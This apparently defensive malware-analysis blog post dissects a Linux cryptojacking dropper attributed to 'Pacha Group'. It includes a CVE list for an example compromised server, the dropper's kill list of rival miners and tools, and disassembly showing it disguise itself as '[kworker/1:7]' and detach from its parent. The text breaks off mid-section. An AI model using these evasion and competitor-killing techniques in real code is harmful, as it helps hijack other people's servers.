

# Technical Analysis: Pacha Group Deploying Undetected Cryptojacking Campaigns on Linux Servers

By Ignacio Sanmillan


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## Introduction

Cryptomining malware, also known as cryptojacking or cryptocurrency mining malware, refers to software developed to take over a computer's resources and use them for [cryptocurrency mining](#) without a user's explicit permission.

There are several [reports](#) documenting this newer malware breed and how it has become more popular in the last few years.

[Antd](#) is a miner found in the wild on September 18, 2018. Recently we discovered that the authors from Antd are actively delivering newer campaigns deploying a broad number of components, most of them completely undetected and operating within compromised third party Linux servers. Furthermore, we have observed that some of the techniques implemented by this group are unconventional, and there is an element of sophistication to them. We believe the authors behind this malware are from Chinese origin. We have labeled the undetected Linux.Antd variants, **Linux.GreedyAntd** and classified the threat actor as **Pacha Group**.




String Reuse from Antd and GreedyAntd

## Technical Analysis

### Infrastructure Overview:

Based on our findings Linux.GreedyAntd's operations closely resemble previous [cryptojacking campaigns](#) deployed by Pacha Group in the past. A resumed overview of the current infrastructure is as follows:



The attack chain commences by intruding into a given vulnerable server. Based on the services the compromised servers were publicly exposing, we can assume the attackers opted to launch a brute-force attack against services like WordPress or PhpMyAdmin, or used a known exploit for an outdated version of alike services. The following is an overview of the open services and known vulnerabilities found in one of the compromised systems:

## ⚡ Web Technologies

- Bootstrap
- Fancybox
- Font Awesome
- Google Font API
- jQuery
- jQuery Migrate
- MySQL
- PHP
- WordPress
- Yeast SEO

## ⚠ Vulnerabilities

Note: this device may not be impacted by all of these issues. The vulnerability are implied based on the software and version.

CVE-2016-4979	The Apache HTTP Server 2.4.18 through 2.4.20, when mod_http2 and mod_ssl are enabled, does not properly recognize the "SSLVerifyClient require" directive for HTTP/2 request authorization, which allows remote attackers to bypass intended access restrictions by leveraging the ability to send multiple requests over a single connection and aborting a renegotiation.
CVE-2016-8612	Apache HTTP Server mod_cluster before version httpd 2.4.23 is vulnerable to an improper input validation in the protocol parsing logic in the load balancer resulting in a Segmentation Fault in the serving httpd process.
CVE-2017-7679	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.
CVE-2017-9788	In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in [Proxy]Authorization headers of type "Digest" was not initialized or reset before or between successive key-value assignments by mod_auth_digest. Providing an initial key with no "=" assignment could reflect the state value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.
CVE-2017-9798	Apache httpd allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data is not always sent, and the specific data depends on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.
CVE-2016-4975	Possible CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir. This issue was mitigated by changes made in 2.4.25 and 2.2.32 which prohibit CR or LF injection into the "Location" or other outbound header key or value. Fixed in Apache HTTP Server 2.4.25 (Affected 2.4.1-2.4.23). Fixed in Apache HTTP Server 2.2.32 (Affected 2.2.0-2.2.31).
CVE-2017-15710	In Apache httpd 2.0.85, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authn_socat, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry (for example, 'en-US' is truncated to 'en'). A header value of less than two characters forces an out of bound write of one NUL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.
CVE-2018-11763	In Apache HTTP Server 2.4.17 to 2.4.34, by sending continuous, large SETTINGS frames a client can occupy a connection, server thread and CPU time without any connection timeout coming to effect. This affects only HTTP/2 connections. A possible mitigation is to not enable the h2 protocol.
CVE-2018-1283	In Apache httpd 2.4.0 to 2.4.29, when mod_session is configured to forward its session data to CGI applications (SessionEnv on, not the default), a remote user may influence their content by using a "Session" header. This comes from the "HTTP_SESSION" variable name used by mod_session to forward its data to CGIs, since the prefix "HTTP_" is also used by the Apache HTTP Server to pass HTTP header fields, per CGI specifications.
CVE-2017-3167	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.
CVE-2018-1312	In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent replay attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.
CVE-2016-1546	The Apache HTTP Server 2.4.17 and 2.4.18, when mod_http2 is enabled, does not limit the number of simultaneous stream workers for a single HTTP/2 connection, which allows remote attackers to cause a denial of service (stream-processing outage) via modified flow-control windows.
CVE-2016-8740	The mod_http2 module in the Apache HTTP Server 2.4.17 through 2.4.23, when the Protocols configuration includes h2 or h2c, does not restrict request-header length, which allows remote attackers to cause a denial of service (memory consumption) via crafted CONTINUATION frames in an HTTP/2 request.
CVE-2016-8743	Apache HTTP Server, in all releases prior to 2.2.32 and 2.4.25, was liberal in the whitespace accepted from requests and sent in response lines and headers. Accepting these different behaviors represented a security concern when httpd participates in any chain of proxies or interacts with back-end application servers, either through mod_proxy or using conventional CGI mechanisms, and may result in request smuggling, response splitting and cache pollution.

Once the attackers are able to break into a given compromised server, they will run a series of stages in their attack chain.

### Main Dropper:

Once a system is compromised the first implant that will be executed is a UPX packed statically linked stripped ELF.

```
ulexec@intezer ~ > Downloads > China_Antd > 185.165.169.6 > jp > sha256sum ./jm
dafac060867643d27a81e99e3753d155658e5f4a7f359317e0e8609fc7d14373 ./jm
ulexec@intezer ~ > Downloads > China_Antd > 185.165.169.6 > jp > upx -d ./jm -o ./jm.unpacked
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2013
UPX 3.91 Markus Oberhumer, Laszlo Molnar & John Reiser Sep 30th 2013

-----
File size      Ratio      Format      Name
-----
158336 <-    84236    53.20%    linux/ElfAMD    jm.unpacked

Unpacked 1 file.
ulexec@intezer ~ > Downloads > China_Antd > 185.165.169.6 > jp > file ./jm.unpacked
./jm.unpacked: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
ulexec@intezer ~ > Downloads > China_Antd > 185.165.169.6 > jp >
```

This ELF binary is the main component in the intrusion stage and it is worth dedicating a separate section to. We will refer to this binary as the 'first stage' or 'main dropper' throughout the blog.

This binary is responsible for various tasks. One of the first actions it will take is to assure that the current compromised server is not infected by other cryptominers by using a technique similar to that of a 'bot kill'


approach (as known in the DDoS scene) killing any other cryptominer that is currently running in the system. The following list contains the file names belonging to known foreign cryptominers:

```
off_416D30      dq offset aUfw          ; DATA XREF: .text:loc_404270
                ; sub_4042B0:loc_4043A0;r
                ; "ufw"
                dq offset aUsrBinPerl+9 ; "perl"
                dq offset aNative_svc   ; "native_svc"
                dq offset aKworkerds   ; "kworkerds"
                dq offset aUsrBinCurl+9 ; "curl"
                dq offset aUsrBinWget+9 ; "wget"
                dq offset aSendmail     ; "sendmail"
                dq offset aPostdrop     ; "postdrop"
                dq offset aDs_agent     ; "ds_agent"
                dq offset aChattr      ; "chattr"
                dq offset aBashg       ; "bashg"
                dq offset a_sshd       ; ".sshd"
                dq offset aSustes      ; "sustes"
                dq offset a_historys    ; ".Historys"
                dq offset aSystemed    ; "systemed"
                dq offset aXmrig       ; "xmrig"
                dq offset aMinormvd    ; "minormvd"
                dq offset aKblockd_svc ; "kblockd_svc"
                dq offset aKworkerdssx ; "kworkerdssx"
                dq offset a_sshd+1     ; "sshd"
                dq offset aKworkerdssxz ; "kworkerdssxz"
                dq offset aDdg        ; "ddg"
                dq offset aDgg        ; "dgg"
                dq offset aGrep        ; "grep"
                dq offset aHttp       ; "http"
                dq offset aUsrBinPython2+9 ; "python2"
                dq offset aUsrBinPython3+9 ; "python3"
                dq offset aUsrBinPython+9 ; "python"
                dq offset aAtd        ; "atd"
                dq offset aChrony     ; "chrony"
                dq offset aFirefox    ; "firefox"
                dq offset aBash       ; "bash"
                dq offset aUsrBinPerl+9 ; "perl"
                dq offset aSync_supers ; "[sync_supers]"
                dq offset aSysstats   ; "sysstats"
                dq offset a_Watchbog+2 ; "watchbog"
                dq offset aLdLinuxX8664 ; "ld-linux-x86-64"
                dq offset aSysstats   ; "sysstats"
                dq offset aJavaDprogram_ ; "java -Dprogram."
                dq offset a_Watchbog  ; "./watchbog"
```

We recognized that one of the file names in this list is the Korkerds miner reported by [TrendMicro](#) as well as other known miners such as [DDG](#) or [XMRig](#). This reinforces the assumption that the list is indeed a blacklist of file names of known miners operating in the wild.

Processes with a filepath residing in ‘/tmp/’, ‘/usr/tmp’ or ‘/dev/shm’ will be killed. We concluded that the purpose of this aggressive behavior is intended to discover further miner processes or malware that were not covered in the

initial miner process blacklist.




We have also noticed that some implants were checking for potential JBOSS compromised servers by attempting to access specific paths in order to detect and restrict potential operational webshells or dropped binaries by

removing all available file permissions to them. There is a github project called [JexBoss](#) regarding JBOSS serialization vulnerabilities that uses these same paths, suggesting that authors behind other cryptomining campaigns could be using it to spread their infrastructures, answering why these paths are being searched for:



As previously mentioned, evaluation of the current system in order to know if it is already compromised has been accomplished. Furthermore, there may be a chance that the current system is already compromised by the same group. In order to figure out whether this is the case all process names are checked again with the end goal of recognizing any familiar process names used by the same group and if found, the process will terminate. This could potentially work as a possible vaccine to be used by some miner-protection solutions against this specific


miner:




After the first stage has completed an initial reconnaissance for the running processes, it proceeds to create a random string to rename itself. It also overwrites some known memory locations where the original process name resides and overwrites them with a fake process name (in this case '[kworker/1:7]'). An example of such memory locations is argv[0]:

```
loc_405A87:
    mov     rsi, [r14]
    mov     edi, offset current_filename
    call   strcpy
    mov     edi, offset current_filename
    call   readlink
    mov     edi, offset current_filepath
    mov     rsi, rax ; int
    call   strcpy
    mov     edi, 4 ; a1
    call   rand
    mov     cs:rand_string, rax
    mov     rbx, [r14]
    mov     rdi, rbx ; a1
    call   strlen
    movsxd rdx, eax ; int
    xor     esi, esi ; int
    mov     rdi, rbx ; int
    call   memset ; zeroing argv[0]
    mov     rdi, [r14]
    mov     esi, 415885h ; "[kworker/1:7]"
    xor     edx, edx
    mov     ecx, 0Eh
    call   memcpy_
    lea    rdi, [rsp+80h]
    mov     esi, 415885h ; "[kworker/1:7]"
    xor     edx, edx
    mov     ecx, 10h
    call   memcpy_
    mov     rsi, cs:rand_string
    mov     edi, PR_SET_NAME
    xor     eax, eax
    call   prctl
    mov     rbx, rsp
    mov     rdi, rbx
    call   sub_40B5FC
    mov     edi, 2
    xor     edx, edx
    mov     rsi, rbx
    call   clearing_sigprogmask
    call   fork_and_unlink_from_parent
    mov     edi, 1
    call   sleep
    call   geteuid
    mov     edi, eax
    call   get_current_username
    test    rax, rax
    jz     short loc_405B7D
```

Furthermore it will fork itself and detach from its parent to become an independent process running on a different session as a means to create a fresh new process:



Lastly, the current session username is checked and the control flow will diverge accordingly:

